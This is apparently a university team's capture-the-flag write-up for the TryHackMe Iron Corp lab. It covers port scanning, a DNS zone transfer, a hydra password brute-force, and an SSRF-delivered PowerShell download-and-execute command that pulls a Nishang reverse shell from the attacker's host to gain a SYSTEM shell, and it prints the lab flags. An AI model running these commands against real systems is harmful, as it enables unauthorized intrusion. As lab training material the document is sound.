PENTEST 2
IRON CORP
ESPADA

Student ID	Name
1211103094	Muhammad Irfan Bin Zulkifli
1211103424	Muhammad Afiq Danish Bin Sunardi
1211103147	Ahmad Haikal Bin Emran

1. Recon and enumeration


Members involved: Irfan
Tools used: nmap, firefox, hydra, dig

We start the process by starting the Attack Machine then we go straight open the teriminal on kali linux. The first thing we need to do is run nmap scan to the ports in the IP address that we got.

```
┌──(1211103424㉿kali)-[~]
└─$ nmap -Pn -T5 -p1-65535 -o scan allports ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:14 EDT
Nmap scan report for ironcorp.me (10.10.241.207)
Host is up (0.22s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
49667/tcp open  unknown
49669/tcp open  unknown
```

```
┌──(1211103424㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:13 EDT
Nmap scan report for ironcorp.me (10.10.241.207)
Host is up (0.23s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T05:14:25+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T04:33:05
|_Not valid after:  2023-02-01T04:33:05
|_ssl-date: 2022-08-03T05:14:32+00:00; +1s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.09 seconds
```

From this scan, we got some information about the ports and we can plan our next step to solve the problems. We can pick the ports and try it onto the browser to check the result of it.



Next, we can dig into the domain using this command so that we can found the subdomain that are running internally.


```
┌──(1211103424㉿kali)-[~]
└─$ dig ironcorp.me @10.10.60.66 axfr

; <<>> DiG 9.17.19-3-Debian <<>> ironcorp.me @10.10.60.66 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 204 msec
;; SERVER: 10.10.60.66#53(10.10.60.66) (TCP)
;; WHEN: Tue Aug 02 13:28:43 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

After we got the information as above, we can further add those two subdomains followed with the IP address in our /etc/hosts so that we can run it in our browser.

```
┌──(1211103094㉿kali)-[~]
└─$ nano /etc/hosts
```


```
1211103094@kali: ~ ×    nmap scan ×    edit config ×

  GNU nano 5.9                                                    /et
127.0.0.1       localhost
127.0.1.1       kali
10.10.254.7     ironcorp.me
10.10.254.7     admin.ironcorp.me
10.10.254.7     internal.ironcorp.me

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Go to the browser and enter this admin.ironcorp.me:11025. The web will ask us for password which we can got by using hydra protocol to get it.






```
┌──(1211103094㉿kali)-[~]
└─$ hydra -l admin -P Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get                                    255 ✘
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 09:50:14
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1047.00 tries/min, 1047 tries in 00:01h, 14343352 to do in 228:20h, 16 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 09:52:04
```

We do some testing to the url as shown below until we get the relevant information that we can use to help us with the task.










After these testings to the url, we now get the information that we can further use to get into the system.


2. Initial foothold

Members involved: Ahmad Haikal
Tools used: Burpsuite encoder, Github

In this case since we know the target machine is using powershell, we will be finding the reverse shell that use ps1 extension. The one that we found is from the https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1 by Nishang.



We add this command to the last line of the code **powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.10.10/Invoke-PowerShellTcp.ps1')**.
Then, we copy and paste the contents of the file into the file that we later named as Invoke-PowerShellTcp.ps1 as it was the default name. We will use the port 1338.



In order for us to send the reverse shell to the web server, we need to use the python3 server method where we set our machine as the server. Ifconfig tun0 is used to check if our VPN interface is running.


```
┌──(1211103094㉿kali)-[~]
└─$ ifconfig tun0 && python3 -m http.server 80
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.94.82  netmask 255.255.0.0  destination 10.8.94.82
        inet6 fe80::34e:63b7:26df:c9d6  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 57  bytes 36523 (35.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 75  bytes 6631 (6.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.114.244 - - [02/Aug/2022 22:34:15] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

Then, since we already set in the reverse shell file the port 1338, we need to create the netcat listener using the port 1338. Rlwrap is a tool that we use to wrap our command to provide us the history and allow us to edit each line before we send it.

```
┌──(1211103094㉿kali)-[~]
└─$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
```

After that, we need to send the reverse shell to the web server. In this case, we will use this command `powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.8.94.82/Invoke-PowerShellTcp.ps1')`. We are using the downloadstring to send the Invoke-PowerShellTcp.ps1 to the webserver. We then encode the command to the URL encoded command two times since there is a space in the command.

We then, copy and paste the encoded command and paste it in the name value in the URL. Since we already know that the website is vulnerable to the SSRF attack which we can see earlier that we can force the website to do many accomplished the requests by using inserting this value in the r parameter `http://internal.ironcorp.me:11025/name.php?name=`. We just paste the encoded command in the parameter.



After a while, our listener on the port 1338 are connected to the vulnerable machine.

```
┌──(1211103094㉿kali)-[~]
└─$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.114.244] 49996
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

ls


    Directory: E:\xampp\htdocs\internal


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/27/2020   8:38 AM             53 .htaccess
-a----        4/11/2020   9:34 AM            131 index.php
-a----        4/11/2020   9:34 AM            142 name.php
```

If we run the whoami, we can see that we are currently login as nt authority\system which means we are login using the local system account.

```
whoami
nt authority\system
```

We are currently in the directory that has nothing related to the flag, as we search along the way we found the flag in the user.txt file located at C:\users\administrator\Desktop.

```
    Directory: E:\xampp\htdocs\internal


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/27/2020   8:38 AM             53 .htaccess
-a----        4/11/2020   9:34 AM            131 index.php
-a----        4/11/2020   9:34 AM            142 name.php
```

```
    Directory: C:\users\administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

3. Root privilege escalation

   Members involved: Danish
   Tools used: Kali linux, terminal

Unfortunately, we didn't gain access to the directory which the file located if we used the initial method. We execute the command "**get-acl**" to check the permissions we have on that directory (**get-acl c:\users\Superadmin | fl**). To handle this case, we can use the superadmin command (**c:\users\superadmin\desktop\root.txt**) to get into the root directory and locate the directory directly. We can now directly open the root.txt and capture our flag.

```
get-acl c:\users\SuperAdmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)



type c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS E:\xampp\htdocs\internal>
```

Final step

All of us tested and run the method above on our own computers and we got the same flag and verified it to be true. After the verification among all the members(Irfan, Danish, and Haikal) we placed the flag we got into the thm and got the verification from thm. Only after that, we enter the flag into the Google Form provided.

Contribution

ID	**NAME**	Contribution	Signature
1211103094	Muhammad Irfan Bin Zulkifli	Figured out the exploit for initial Foothold by using reverse shell. Help in doing the writeup	
1211103424	Muhammad Afiq Danish Bin Sunardi	Did the recon to find the correct port and gain access to one of the user. Help in doing the writeup. Do the video editing.	
1211103147	Ahmad Haikal Bin Emran	Do the horizontal privilege to switch user to user. Help in doing the writeup	